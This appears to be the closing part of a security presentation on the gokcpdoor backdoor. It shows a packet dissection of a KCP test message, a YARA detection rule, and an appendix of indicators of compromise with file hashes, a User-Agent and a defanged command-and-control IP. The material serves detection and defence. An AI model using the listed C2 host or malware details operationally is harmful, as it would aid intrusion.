> Ethernet II, Src: VMware_94:13:50 (00:0c:29:94:13:50), Dst: VMware_99:99:9f (00:0c:29:9
> Internet Protocol Version 4, Src: 192.168.12.19, Dst: 20.210.234.125
> User Datagram Protocol, Src Port: 61782, Dst Port: 12345
v KCP Protocol, conv: 4237851484, cmd: CMD_PUSH(81), frg: FALSE(0), wnd: WND_RCV_SIZE(32)
  Conv: 4237851484
  Cmd: 81
  Frg: 0
  Wnd: 32
  ts: 2031
  sn: 0
  una: 0
  len: 22
  data: Message sent by Host-A
```

```
0000  00 0c 29 99 99 9f 00 0c 29 94 13 50 08 00 45 00  ..).....)P..E.
0010  00 4a 8c 34 00 00 80 11 00 00 c0 a8 0c 13 14 d2  .J.4.....
0020  ea 7d f1 56 30 39 00 36 cc 52 5c 7b 98 fc 51 00  }.V09.6.R{..Q.
0030  20 00 ef 07 00 00 00 00 00 00 00 00 00 00 16 00  .....
0040  00 00 4d 65 73 73 61 67 65 20 73 65 6e 74 20 62  ..Message sent b
0050  79 20 48 6f 73 74 2d 41                               y Host-A
```

Example of using cfadmin-cn/kcp\_dissector

```
rule gokcpdoor {  
  
  meta:  
    description = "Detects gokcpdoor malware"  
    author = "LAC Co., Ltd."  
  
  strings:  
    $str1 = "gokcpdoor" ascii  
    $str2 = "exec_lin.go" ascii  
    $str3 = "exec_win.go" ascii  
    $str4 = "syscmds/ps_linux.go" ascii  
    $str5 = "syscmds/ps_windows.go" ascii  
    $str6 = "target.go" ascii  
  
  condition:  
    (4 of ($str*)) and filesize > 2MB  
}
```

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# Appendix E – Indicators of Compromise

Indicator	Type	Context
86f02e9f344a8e8009e59ecae934a780	MD5	ABK Downloader
d85c9b3d49b1af482c384a4253c16e28ae65a0f5	SHA1	
61eb25a6e6457087232de7ce7cd7b6cd9926e10674487c9e55b9a3fa54748b4c	SHA256	
Mozilla/4.0(compatible;MSIE8.0;WindowsNT6.0;Trident/4.0)	User-Agent	
a6f4a5ec66b7c5f275e793be02885543	MD5	gokcpdoor for Linux
bdb3db1013b16cb64b3f8156eae621054fa334bf	SHA1	
2dd8ab1493a97e0a4416e077d6ce1c35c7b2d8749592b319a7e2a8f4cd1cc008	SHA256	
fa4a45c531a19744e91bbfb9da1b29c0	MD5	gokcprat for Linux
f43e693cf6d459506249d1801742a190c3a4b483	SHA1	
993dbbce860539e1b7a1f91ebacc0ee7f1cd1a6cc37a9c7a2a2647fc64382f56	SHA256	
103.97.179[.]182	C2	

# Thank you!

## Any Question?

